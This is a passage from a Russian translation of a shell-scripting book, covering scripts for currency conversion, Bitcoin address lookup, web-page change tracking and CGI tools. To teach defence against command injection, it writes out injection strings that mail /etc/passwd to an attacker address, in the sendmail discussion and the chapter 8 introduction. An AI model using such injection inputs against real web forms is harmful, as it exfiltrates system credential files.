1471868: Mystery Files (2010) (TV Series)
1471868: Mystery Files (2010) (TV Series)
1478071: Lawrence of Arabia (1985) (TV Episode)
1942509: Lawrence of Arabia (TV Episode)
1952822: Lawrence of Arabia (2011) (TV Episode)
$ moviedata 0056172
Lawrence of Arabia (1962)
    A flamboyant and controversial British military figure and his
    conflicted loyalties during his World War I service in the Middle East.
```

Усовершенствование сценария

Одним из очевидных усовершенствований этого сценария могло бы стать удаление числовых кодов IMDb из вывода. Не составит труда скрыть коды (потому что, как показывает практика, они трудно запоминаются и пользователи допускают в них опечатки) и реализовать в сценарии вывод простого меню с уникальными индексами, которые могут применяться для выбора конкретного фильма.

В ситуации, когда для шаблона, заданного пользователем, обнаруживается только одно совпадение (попробуйте выполнить команду `moviedata monsoon wedding`), сценарий мог бы распознавать это, извлекать из полученных данных числовой код фильма и повторно вызывать самого себя, чтобы получить более подробную информацию. Вот такой круговорот получается!

Основная проблема этого и большинства других сценариев, извлекающих информацию из сторонних веб-сайтов, в том, что, если IMDb изменит верстку

своей страницы, сценарий станет неработоспособным и вам придется исправлять его. Это скрытая ошибка, ждущая своего часа, но с такими сайтами, как IMDb, которые не меняются годами, вероятно, не особенно опасная.

№ 60. Пересчет валют по курсу

В первом издании этой книги задача пересчета денежных сумм из одной валюты в другую оказалась довольно сложной, и для ее решения потребовалось написать два сценария: один извлекал сведения о курсах валют из финансового веб-сайта и сохранял их в особом формате, а другой использовал эти данные для фактического пересчета, например, из долларов США в евро. В минувшие годы, однако, Всемирная паутина продолжала развиваться, и сейчас мы не видим причин перелопачивать горы информации, когда имеются такие сайты, как Google, предлагающие простые и дружественные для использования из сценариев калькуляторы.

Представленный в листинге 7.16 сценарий пересчета валют по курсу просто использует валютный калькулятор, доступный по адресу: *http://www.google.com/finance/converter*.

Код

Листинг 7.16. Сценарий convertcurrency

```
#!/bin/bash

# convertcurrency -- принимая сумму и базовую валюту, пересчитывает эту
#   сумму в другой валюте. Для обозначения валют используются идентификаторы
#   ISO. Для фактических вычислений использует валютный калькулятор Google:
#   http://www.google.com/finance/converter

if [ $# -eq 0 ]; then
  echo "Usage: $(basename $0) amount currency to currency"
  echo "Most common currencies are CAD, CNY, EUR, USD, INR, JPY, and MXN"
  echo "Use \"$(basename $0) list\" for a list of supported currencies."
fi

if [ $(uname) = "Darwin" ]; then
  LANG=C # Для решения проблемы в OS X с ошибочными последовательностями
         #   байтов и lynx
fi

url="https://www.google.com/finance/converter"
tempfile="/tmp/converter.$$"
```

```
lynx=$(which lynx)

# Так как эти данные используются многократно, извлечем их,
#   а потом займемся всем остальным.

currencies=$($lynx -source "$url" | grep "option value=" | \
  cut -d\" -f2- | sed 's/">/ /' | cut -d\( -f1 | sort | uniq)

########### Выполнить все запросы, не связанные с пересчетом.
if [ $# -ne 4 ] ; then
  if [ "$1" = "list" ] ; then
    # Вывести список всех символов валют, известных калькулятору.
    echo "List of supported currencies:"
    echo "$currencies"
  fi
  exit 0
fi

########### Теперь выполним пересчет.

if [ $3 != "to" ] ; then
  echo "Usage: $(basename $0) value currency TO currency"
  echo "(use \"$(basename $0) list\" to get a list of all currency values)"
  exit 0
fi

amount=$1
basecurrency="$(echo $2 | tr '[:lower:]' '[:upper:]')"
targetcurrency="$(echo $4 | tr '[:lower:]' '[:upper:]')"

# Наконец, фактический вызов калькулятора!

$lynx -source "$url?a=$amount&from=$basecurrency&to=$targetcurrency" | \
  grep 'id=currency_converter_result' | sed 's/<[^>]*>//g'

exit 0
```

Как это работает

Валютный калькулятор Google принимает три параметра непосредственно в URL: сумму, исходную валюту и конечную валюту. Как выглядит такой URL, можно видеть в следующем примере, запрашивающем пересчет 100 долларов США в мексиканские песо:

```
https://www.google.com/finance/converter?a=100&from=USD&to=MXN
```

Сценарий ожидает, что пользователь определит все три поля в аргументах, и затем передает их сайту Google в URL.

Сценарий также выводит несколько сообщений с информацией о порядке использования, что намного упрощает работу с ним. Чтобы увидеть эти сообщения, перейдем к разделу с демонстрационными примерами.

Запуск сценария

Сценарий спроектирован так, что им очень легко пользоваться, как можно заметить в листинге 7.17, однако знание валют хотя бы нескольких стран лишним не будет.

Результаты

Листинг 7.17. Запуск сценария convertcurrency

```
$ convertcurrency
Usage: convert amount currency to currency
Most common currencies are CAD, CNY, EUR, USD, INR, JPY, and MXN
Use "convertcurrency list" for a list of supported currencies.
$ convertcurrency list | head -10
List of supported currencies:

AED United Arab Emirates Dirham
AFN Afghan Afghani
ALL Albanian Lek
AMD Armenian Dram
ANG Netherlands Antillean Guilder
AOA Angolan Kwanza
ARS Argentine Peso
AUD Australian Dollar
AWG Aruban Florin
$ convertcurrency 75 eur to usd
75 EUR = 84.5132 USD
```

Усовершенствование сценария

Несмотря на строгость и простоту веб-калькулятора, в вывод результатов все же можно добавить немного порядка. Например, вывод результатов пересчета в листинге 7.17 лишен смысла, поскольку сумма в долларах США в нем выражена числом с четырьмя знаками после запятой, даже при том, что для отображения количества центов достаточно двух знаков. Правильнее было бы вывести 84,51 или округлить до 84,52. Эту ошибку в сценарии желательно исправить.

И еще, пока вы не отвлеклись, хорошо бы добавить в сценарий проверку сокращенных обозначений валют. Пригодилось бы и преобразование кодов валют в полные названия, например, чтобы можно было выяснить, что AWG — это арубанские флорины или что BTC — это Bitcoin (Биткоин).

№ 61. Извлечение информации об адресе Биткоин

Система Биткоин (Bitcoin) вихрем ворвалась в наш мир, и даже появились компании, полностью основанные на *цепочках блоков* (blockchain, базовой технологии, на которой основана эта криптовалюта). Для тех, кому приходится работать с данной системой, получение полезной информации о конкретном адресе Биткоин нередко становится главной проблемой. Однако мы легко можем автоматизировать сбор данных с использованием короткого сценария на языке командной оболочки, представленного в листинге 7.18.

Код

Листинг 7.18. Сценарий getbtcaddr

```
#!/bin/bash
# getbtcaddr -- получая адрес Биткоин, возвращает полезную информацию.

if [ $# -ne 1 ]; then
  echo "Usage: $0 <address>"
  exit 1
fi

base_url="https://blockchain.info/q/"
balance=$(curl -s $base_url"addressbalance/"$1)
recv=$(curl -s $base_url"getreceivedbyaddress/"$1)
sent=$(curl -s $base_url"getsentbyaddress/"$1)
first_made=$(curl -s $base_url"addressfirstseen/"$1)

echo "Details for address $1"
echo -e "\tFirst seen: "$(date -d @$first_made)
echo -e "\tCurrent balance: "$balance
echo -e "\tSatoshis sent: "$sent
echo -e "\tSatoshis recv: "$recv
```

Как это работает

Сценарий несколько раз вызывает команду `curl`, чтобы извлечь ценные сведения из заданного адреса Биткоин. Соответствующая служба, доступная по адресу: *http://blockchain.info/*, дает простую возможность получить полную информацию об адресе Биткоин и цепочке блоков. Фактически, нам даже не потребовалось анализировать информацию, получаемую от службы, потому что она возвращает простые одиночные значения. Получив баланс для заданного адреса, сведения о количестве полученных и потраченных монет и о том, когда осуществлялись платежи, сценарий выводит эту информацию на экран.

Запуск сценария

Сценарий принимает единственный аргумент — адрес Биткоин, информацию о котором требуется получить. Следует отметить, что, если передать сценарию строку, не являющуюся действительным адресом Биткоин, он выведет нули в строках, сообщающих о балансе и полученных и потраченных суммах, а в качестве даты создания будет указан 1969 год. Любые ненулевые суммы указываются в *сатоши* (*satoshi*)[1] — минимальных единицах обозначения сумм в Биткоин (как, например, пенни, но с намного большим количеством знаков после запятой).

Результаты

Пользоваться сценарием `getbtcaddr` очень просто, как показано в листинге 7.19, так как он принимает единственный аргумент, адрес Биткоин, информацию о котором требуется получить.

Листинг 7.19. Запуск сценария getbtcaddr

```
$ getbtcaddr 1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa
Details for address 1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa
    First seen: Sat Jan 3 12:15:05 CST 2009
    Current balance: 6554034549
    Satoshis sent: 0
    Satoshis recv: 6554034549
$ getbtcaddr 1EzwoHtiXB4iFwedPr49iywjZn2nnekhoj
Details for address 1EzwoHtiXB4iFwedPr49iywjZn2nnekhoj
    First seen: Sun Mar 11 11:11:41 CDT 2012
    Current balance: 2000000
    Satoshis sent: 716369585974
    Satoshis recv: 716371585974
```

Усовершенствование сценария

Сценарий по умолчанию выводит очень большие числа, которые трудно прочитать. Чтобы отобразить данные в единицах, более простых для восприятия (например, в целых Биткоинах), можно использовать сценарий `scriptbc` (сценарий № 9 в главе 1). Поддержка аргумента точности позволила бы выводить данные в удобочитаемом формате.

№ 62. Определение изменений в веб-страницах

Иногда, просматривая существующие решения, мы с воодушевлением говорим себе: «Оказывается, это совсем несложно». Слежение за изменениями на веб-сайтах — удивительно простой способ собирать такие воодушевляющие

[1] Биткоин = 100 000 000 сатоши. — *Примеч. пер.*

образцы. Сценарий в листинге 7.20, `changetrack`, автоматизирует эту задачу. Данный сценарий имеет одну интересную особенность: обнаружив изменения на сайте, он не просто выводит уведомление в командной строке, а посылает пользователю новую веб-страницу по электронной почте.

Код

Листинг 7.20. Сценарий changetrack

```
#!/bin/bash

# changetrack -- проверяет страницу по указанному URL и, если она
#   изменилась с момента последнего посещения, посылает новую страницу
#    по указанному адресу электронной почты.

sendmail=$(which sendmail)
sitearchive="/tmp/changetrack"
tmpchanges="$sitearchive/changes.$$" # Временный файл
fromaddr="webscraper@intuitive.com"
dirperm=755       # чтение+запись+выполнение для владельца каталога
fileperm=644      # чтение+запись для владельца, только чтение для других

trap "$(which rm) -f $tmpchanges" 0 1 15 # Удалить временный файл при выходе.

if [ $# -ne 2 ] ; then
  echo "Usage: $(basename $0) url email" >&2
  echo " tip: to have changes displayed on screen, use email addr '-'" >&2
  exit 1
fi

if [ ! -d $sitearchive ] ; then
  if ! mkdir $sitearchive ; then
    echo "$(basename $0) failed: couldn't create $sitearchive." >&2
    exit 1
  fi
  chmod $dirperm $sitearchive
fi

if [ "$(echo $1 | cut -c1-5)" != "http:" ] ; then
  echo "Please use fully qualified URLs (e.g. start with 'http://')" >&2
  exit 1
fi

fname="$(echo $1 | sed 's/http:\/\///g' | tr '/?&' '...')"
baseurl="$(echo $1 | cut -d/ -f1-3)/"

# Загрузить копию веб-страницы и поместить в файл архива. Обратите
#   внимание, что изменения определяются по чистому содержимому
#   (используется флаг -dump, а не -source), поэтому можно не заниматься
#   парсингом разметки HTML....

lynx -dump "$1" | uniq > $sitearchive/${fname}.new
if [ -f "$sitearchive/$fname" ] ; then
  # Этот сайт просматривался прежде, так что сравним старую и новую
```

```
  #   копии с помощью diff.
  diff $sitearchive/$fname $sitearchive/${fname}.new > $tmpchanges
  if [ -s $tmpchanges ] ; then
    echo "Status: Site $1 has changed since our last check."
  else
    echo "Status: No changes for site $1 since last check."
    rm -f $sitearchive/${fname}.new  # Ничего нового...
    exit 0                           # Изменений нет, выйти.
  fi
else
  echo "Status: first visit to $1. Copy archived for future analysis."
  mv $sitearchive/${fname}.new $sitearchive/$fname
  chmod $fileperm $sitearchive/$fname
  exit 0
fi

# Сюда сценарий попадает, когда обнаружены изменения и нужно послать
#   пользователю содержимое файла .new и заменить им старую копию
#   для следующего вызова сценария.

if [ "$2" != "-" ] ; then
  ( echo "Content-type: text/html"
    echo "From: $fromaddr (Web Site Change Tracker)"
    echo "Subject: Web Site $1 Has Changed"
❶   echo "To: $2"
    echo ""
❷   lynx -s -dump $1 | \
❸   sed -e "s|src=\"|SRC=\"$baseurl|gi" \
❹       -e "s|href=\"|HREF=\"$baseurl|gi" \
❺       -e "s|$baseurl\/http:|http:|g"
  ) | $sendmail -t
else
  # Вывод различий на экран не кажется хорошим решением.
  #   Сможете предложить что-то получше?

  diff $sitearchive/$fname $sitearchive/${fname}.new
fi

# Обновить сохраненную копию веб-сайта.
mv $sitearchive/${fname}.new $sitearchive/$fname
chmod 755 $sitearchive/$fname
exit 0
```

Как это работает

Получив URL и адрес электронной почты, этот сценарий извлекает содержимое веб-страницы и сравнивает его с содержимым сайта, сохраненным при предыдущей проверке. Если сайт изменился, новая страница отправляется по электронной почте указанному адресату после небольших изменений, цель которых — обеспечить работоспособность ссылок на изображения и в атрибутах `href`. Остановимся подробнее на этих изменениях, начиная со строки ❷.

Команда `lynx` извлекает исходный код веб-страницы ❷, после чего команда `sed` вносит в него три разных изменения. Во-первых, все фрагменты `SRC="` замещаются фрагментами `SRC="baseurl/` ❸, чтобы заменить все относительные пути вида `SRC="logo.gif"` абсолютными путями, включающими доменное имя, и тем самым обеспечить их работоспособность. Для сайта с доменным именем *http://www.intuitive.com/* упомянутая выше ссылка примет вид `SRC="http://www.intuitive.com/logo.gif"`. Аналогично изменяются атрибуты `href` ❹. Затем, чтобы гарантировать целостность всех ссылок, измененных на предыдущих этапах, выполняется третье изменение, в рамках которого из исходного кода HTML *удаляются* строки `baseurl`, если они были добавлены по ошибке ❺. Например, ссылка `HREF="http://www.intuitive.com/http://www.somewhereelse.com/link"` явно недействительная, и ее следует исправить.

Обратите также внимание, что адрес получателя указан в команде `echo` ❶ (`echo "To: $2"`), а не передается команде `sendmail` как аргумент. Это простая предохранительная мера: передавая адрес команде `sendmail` во входном потоке (которая знает, что должна извлечь адрес получателя из потока благодаря флагу `-t`), мы избавляем себя от необходимости беспокоиться о пользователях, любящих поиграть с такими адресами, как `"joe;cat /etc/passwd|mail larry"`. Этот прием демонстрирует безопасный способ вызова `sendmail` из сценариев командной оболочки.

Запуск сценария

Данный сценарий требует два параметра: URL сайта (для правильной работы сценария должны использоваться полные адреса URL, начинающиеся с `http://`) и адрес электронной почты (или список адресов, разделенных запятыми), куда следует послать измененную веб-страницу. Или, если хотите, вместо адреса электронной почты можно просто использовать `-` (дефис), чтобы только вывести на экран результаты сравнения командой `diff`.

Результаты

Когда сценарий загружает веб-страницу в первый раз, он автоматически посылает ее по указанному адресу, как показано в листинге 7.21.

Листинг 7.21. Первый запуск сценария changetrack

```
$ changetrack http://www.intuitive.com/ taylor@intuitive.com
Status: first visit to http://www.intuitive.com/. Copy archived for future
analysis.
```

Все последующие проверки сайта *http://www.intuitive.com/* будут заканчиваться отправкой копии по электронной почте, только если страница изменится после предыдущего вызова сценария. Это может быть результатом простого исправления единственной опечатки или сложного переоформления всей страницы. С помощью сценария можно следить за изменениями на любых веб-сайтах, но лучше всего, пожалуй, он будет работать с теми, которые обновляются нечасто: если выбрать целью главную страницу BBC News, проверка потребует значительного объема процессорного времени, потому что этот сайт *постоянно* обновляется.

Если после предыдущего вызова сценария сайт не изменился, при повторном запуске сценарий ничего не выведет и ничего не пошлет указанному адресату:

```
$ changetrack http://www.intuitive.com/ taylor@intuitive.com
$
```

Усовершенствование сценария

Очевидный недостаток текущей версии сценария — он поддерживает только ссылки с префиксом `http://`. То есть он будет отвергать любые веб-страницы, обслуживаемые по протоколу HTTPS. Чтобы добавить поддержку обоих протоколов, необходимо применить несколько не самых простых регулярных выражений, но в целом это возможно!

Другое усовершенствование, которое сделает сценарий более полезным: добавить аргумент, определяющий степень изменений, чтобы пользователи могли указать, что, если изменилась только одна строка, сценарий не должен считать сайт обновившимся. Подсчет изменившихся строк реализуется передачей вывода `diff` команде `wc -l`. (Имейте в виду, что для каждой измененной строки `diff` обычно выводит три строки.)

Этот сценарий можно сделать еще более практичным, если запускать его из ежедневного или еженедельного задания `cron`. У нас есть подобные сценарии, они запускаются каждую ночь и посылают нам обновившиеся веб-страницы с разных сайтов, за которыми мы установили наблюдение.

Особенно интересно было бы приспособить этот сценарий для работы с файлом данных, содержащим адреса URL и электронной почты, и избавиться от необходимости постоянно вводить входные параметры. Добавьте такую модифицированную версию сценария в задание `cron`, напишите веб-интерфейс к утилите (подобной сценариям в главе 8) и вы создадите функцию, за использование которой компании берут с пользователей плату. Серьезно.

Глава 8. Инструменты веб-мастера

Помимо великолепной среды для создания изящных инструментов командной строки, работающих с разными веб-сайтами, сценарии командной оболочки предоставляют дополнительные возможности по управлению работой вашего собственного сайта. Сценарии командной оболочки позволяют реализовать простые инструменты отладки, создавать динамические веб-страницы и даже сконструировать браузер для просмотра фотоальбома, автоматически добавляющий новые изображения, выгруженные на сервер.

Все сценарии, представленные в этой главе, являются сценариями *общего шлюзового интерфейса* (Common Gateway Interface, CGI), генерирующими динамические веб-страницы. Разрабатывая сценарии CGI, всегда следует осознавать риски, связанные с безопасностью. Одна из распространенных угроз, подстерегающих ничего не подозревающего веб-разработчика, — это атаки, направленные на получение доступа к командной строке через уязвимые сценарии CGI или веб-сценарии, написанные на других языках.

Рассмотрим пример реализации простой веб-формы, которая предлагает пользователю ввести адрес электронной почты. Сценарий, представленный в листинге 8.1 и обрабатывающий форму, сохраняет информацию о пользователе в локальной базе данных и посылает электронное письмо с подтверждением.

Листинг 8.1. Отправка электронного письма по адресу из веб-формы

```
( echo "Subject: Thanks for your signup"
  echo "To: $email ($name)"
  echo ""
  echo "Thanks for signing up. You'll hear from us shortly."
  echo "-- Dave and Brandon"
) | sendmail $email
```

Выглядит вполне безобидно, правда? А теперь представьте, что случится, если вместо нормального адреса электронной почты, такого как *taylor@intuitive.com*, пользователь введет что-нибудь этакое:

```
`sendmail d00d37@das-hak.de < /etc/passwd; echo taylor@intuitive.com`
```

Видите ли вы, какая опасность кроется здесь? Вместо того чтобы послать короткое уведомление, получив такой «адрес», сценарий отправит копию вашего файла */etc/passwd* по адресу *d00d37@das-hak.de* злоумышленнику, который может воспользоваться им для подготовки нападения на вашу систему.

В результате многие CGI-сценарии пишутся с использованием более защищенных окружений, например сценарии на языке Perl, которые выполняются интерпретатором, запущенным с флагом `-w` в строке shebang (#! в первой строке сценария), прерывающим работу сценария при попытке использовать внешние данные без дополнительной очистки или проверки.

Хотя механизмов поддержки безопасности в сценариях командной оболочки недостаточно, это не мешает гарантировать безопасную работу в Интернете. Достаточно лишь понимать, где могут возникнуть проблемы, и поставить заслон у них на пути. Например, показанное в листинге 8.2 небольшое изменение способно обезопасить сценарий в листинге 8.1 от злоумышленников, пытающихся совершить проникновение с помощью специально сформированных данных.

Листинг 8.2. Отправка электронной почты с помощью флага -t

```
( echo "Subject: Thanks for your signup"
  echo "To: $email ($name)"
  echo ""
  echo "Thanks for signing up. You'll hear from us shortly."
  echo "-- Dave and Brandon"
) | sendmail -t
```

Флаг `-t` сообщает программе `sendmail`, что она должна проанализировать само сообщение и извлечь адрес получателя из него. Строка в обратных апострофах никогда не увидит свет командной строки, потому что система анализа в `sendmail` интерпретирует ее как недействительный адрес. Такое послание будет безопасно сохранено в вашем домашнем каталоге, в файле *dead.message*, и зарегистрировано в системном журнале.

Другая мера предосторожности заключается в кодировании информации, посылаемой из веб-браузера на сервер. Кодированный обратный апостроф, например, мог бы быть отправлен на сервер (и обработан CGI-сценарием) как последовательность символов `%60`, не представляющая никакой опасности.

Одной общей характеристикой всех CGI-сценариев в этой главе является использование очень, очень ограниченного декодирования зашифрованных строк: пробелы кодируются для передачи знаком `+`, а значит, безопасно преобразуются обратно. То же касается символа `@` в адресах электронной почты,

который передается как последовательность `%40`. В остальных случаях строку можно безопасно проверить на присутствие символа `%` и сгенерировать ошибку, если он встретится.

Конечно, сложные веб-сайты используют более надежные инструменты, чем командная оболочка, но, как показывают многочисленные примеры в этой книге, часто для проверки идеи или решения проблемы быстрым, переносимым и достаточно эффективным способом, двадцати-, тритдцатистрочных сценариев командной оболочки оказывается вполне достаточно.

Запуск сценариев из этой главы

Чтобы запустить любой из представленных в этой главе CGI-сценариев на языке командной оболочки, требуется нечто большее, чем просто ввести код и сохранить файл. Нужно также поместить сценарий в правильное место, определяемое конфигурацией действующего веб-сервера. Кроме того, нужно установить веб-сервер Apache с помощью системного диспетчера пакетов и подготовить его к выполнению новых CGI-сценариев. Ниже показано, как это сделать с помощью диспетчера пакетов `apt`:

```
$ sudo apt-get install apache2
$ sudo a2enmod cgi
$ sudo service apache2 restart
```

Установка с помощью диспетчера пакетов `yum` выполняется аналогично:

```
# yum install httpd
# a2enmod cgi
# service httpd restart
```

После установки и настройки можно приступать к разработке сценариев в каталоге по умолчанию *cgi-bin* для конкретной операционной системы (*/usr/lib/cgi-bin/* в Ubuntu или Debian и */var/www/cgi-bin/* в CentOS) и просматривать результаты их выполнения в веб-браузере, вводя адрес *http://<ip>/cgi-bin/script.cgi*. Если в окне браузера отображается исходный код сценария, установите для него право на выполнение командой `chmod +x script.cgi`.

№ 63. Обзор CGI-окружения

В то время как мы разрабатывали сценарии для этой главы, компания Apple выпустила новую версию веб-браузера Safari. У нас сразу возник вопрос: «Как

Safari идентифицирует себя в строке `HTTP_USER_AGENT`?» Ответ на него легко получить с помощью CGI-сценария на языке командной оболочки, представленного в листинге 8.3.

Код

Листинг 8.3. Сценарий showCGIenv

```
#!/bin/bash

# showCGIenv -- выводит CGI-окружение, которое получает любой
#   CGI-сценарий в этой системе.

echo "Content-type: text/html"
echo ""

# Вывести фактические сведения...
echo "<html><body bgcolor=\"white\"><h2>CGI Runtime Environment</h2>"
echo "<pre>"
❶ env || printenv
echo "</pre>"
echo "<h3>Input stream is:</h3>"
echo "<pre>"
cat -
echo "(end of input stream)</pre></body></html>"

exit 0
```

Как это работает

Когда веб-сервер (в данном случае Apache) получает запрос от веб-клиента, он вызывает указанную программу или сценарий и передает ей множество переменных окружения. Наш сценарий отображает эти данные с помощью команды `env` ❶ — для максимальной переносимости он вызывает `printenv`, если `env` завершится неудачей, используя с этой целью конструкцию `||`, — а остальная часть сценария лишь формирует обертку, чтобы вернуть результаты удаленному браузеру через веб-сервер.

Запуск сценария

Чтобы выполнить код, нужно дать сценарию право на выполнение и поместить его на веб-сервер (о чем подробнее рассказывается выше, в разделе «Запуск сценариев из этой главы»). И затем просто вызвать сохраненный файл *.cgi* из веб-браузера. Результаты показаны на рис. 8.1.




Рис. 8.1. CGI-окружение сценария командной оболочки

Результаты

Знание, как Safari идентифицирует себя через переменную `HTTP_USER_AGENT`, (листинг 8.4) может пригодиться на практике.

Листинг 8.4. Переменная окружения HTTP_USER_AGENT в CGI-сценарии

```
HTTP_USER_AGENT=Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_1)
AppleWebKit/601.2.7 (KHTML, like Gecko) Version/9.0.1 Safari/601.2.7
```

Итак, данный браузер Safari имеет версию 601.2.7, относится к классу браузеров Mozilla 5.0, выполняется в OS X 10.11.1 на компьютере с процессором Intel и использует механизм отображения KHTML. Вся эта информация находится в единственной переменной!

№ 64. Журналирование веб-событий

Можно организовать журналирование событий с помощью CGI-сценария, оформив его как обертку. Представьте, что на вашей веб-странице имеется поле

для поиска в DuckDuckGo и вам хотелось бы не просто передавать запросы непосредственно этой поисковой системе, а предварительно регистрировать их в журнале, чтобы потом посмотреть — что ищут посетители в содержимом вашего сайта.

Для начала необходимо написать немного HTML-кода. Поля ввода на веб-страницах заключаются в HTML-тег `<form>`, и, когда пользователь отправляет запрос щелчком на кнопке, форма, вместе с данными, введенными пользователем, передается удаленной веб-странице, указанной в атрибуте `action` формы. Минимальное поле ввода для поиска в DuckDuckGo на любой веб-странице можно реализовать так:

```
<form method="get" action="">
Search DuckDuckGo:
<input type="text" name="q">
<input type="submit" value="search">
</form>
```

Вместо того чтобы передать строку поиска непосредственно системе DuckDuckGo, нам нужно послать ее сценарию на нашем сервере, который зарегистрирует запрос и затем отправит его серверу DuckDuckGo. Для этого нужно внести в форму одно маленькое изменение: в атрибуте `action` указать локальный сценарий, а не прямой вызов DuckDuckGo:

```
<!-- Измените значение атрибута action, если сценарий находится
     в /cgi-bin/ или где-то в другом месте -->
<form method="get" action="log-duckduckgo-search.cgi">
```

Сам CGI-сценарий `log-duckduckgo-search` удивительно прост, как показано в листинге 8.5.

Код

Листинг 8.5. Сценарий log-duckduckgo-search

```
#!/bin/bash

# log-duckduckgo-search -- получив поисковый запрос, регистрирует шаблон поиска
#   и затем передает всю последовательность поисковой системе DuckDuckGo

# Каталог и файл, указанные в logfile, должны быть доступны для записи
#   пользователю, с привилегиями которого выполняется веб-сервер.
logfile="/var/www/wicked/scripts/searchlog.txt"

if [ ! -f $logfile ] ; then
  touch $logfile
```

```
  chmod a+rw $logfile
fi

if [ -w $logfile ] ; then
  echo "$(date): ❶$QUERY_STRING" | sed 's/q=//g;s/+/ /g' >> $logfile
fi

echo "Location: https://duckduckgo.com/html/?$QUERY_STRING"
echo ""

exit 0
```

Как это работает

Наиболее примечательны в этом сценарии элементы, демонстрирующие, как взаимодействуют веб-серверы и веб-клиенты. Информация, введенная в поле поиска, посылается на сервер в переменной `QUERY_STRING` ❶ и кодируется заменой пробелов знаком `+` и других не алфавитно-цифровых символов соответствующими последовательностями. Затем перед регистрацией шаблона поиска в журнале все знаки `+` преобразуются обратно в пробелы. Ни для чего другого шаблон поиска не декодируется, чтобы защититься от любых видов атак, которые мог бы предпринять злоумышленник. (Более подробно об этом рассказывается во введении к данной главе.)

После журналирования веб-браузеру посылается ответ с заголовком `Location:`, перенаправляющий его на фактическую страницу поиска DuckDuckGo. Обратите внимание, что простого добавления `?$QUERY_STRING` достаточно, чтобы передать шаблон поиска адресату, каким бы сложным или простым ни был этот шаблон.

Каждая строка запроса, фиксируемая в журнале, предваряется текущей датой и временем, что позволяет не только выяснить наиболее популярные запросы, но также проанализировать, что пользователи ищут в разное время суток, в разные дни недели, месяца и так далее. Этот сценарий может извлечь огромный объем информации, особенно на популярном сайте!

Запуск сценария

Чтобы на самом деле задействовать сценарий, нужно создать HTML-форму, дать сценарию право на выполнение и поместить его на веб-сервер. (Подробнее об этом рассказывается выше, в разделе «Запуск сценариев из этой главы».) Однако мы можем протестировать его с помощью `curl`. Для проверки сценария выполним HTTP-запрос, вызвав команду `curl` с параметром `q`, содержащим строку поиска:

```
$ curl "10.37.129.5/cgi-bin/log-duckduckgo-search.cgi?q=metasploit"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://duckduckgo.com/
html/?q=metasploit">here</a>.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 10.37.129.5 Port 80</address>
</body></html>
$
```

И затем проверим факт регистрации попытки поиска, для чего выведем содержимое журнала на экран:

```
$ cat searchlog.txt
Thu Mar 9 17:20:56 CST 2017: metasploit
$
```

Результаты

Открыв сценарий в веб-браузере, вы увидите результаты поиска в DuckDuckGo, как и ожидалось (рис. 8.2).

На популярном веб-сайте иногда бывает полезна возможность непрерывного мониторинга поисковых запросов командой `tail -f searchlog.txt`, позволяющая в режиме реального времени получать информацию о том, что люди ищут на вашем сайте.

Усовершенствование сценария

Если поле поиска присутствует на каждой странице веб-сайта, было бы полезно знать, с какой страницы пользователь сделал запрос. Это могло бы подсказать, насколько хорошо подобрано ее содержимое. Например, пользователи постоянно ищут пояснения к теме, описываемой на данной странице. Регистрация в журнале дополнительных сведений о странице, откуда выполнен поиск (их можно получить, например, из HTTP-заголовка `Referer`), стала бы отличным усовершенствованием сценария.

№ 65. Динамическое конструирование веб-страниц

Многие веб-сайты включают графики и другие элементы, меняющиеся ежедневно. Наглядным примером могут служить веб-комиксы, такие как «Kevin

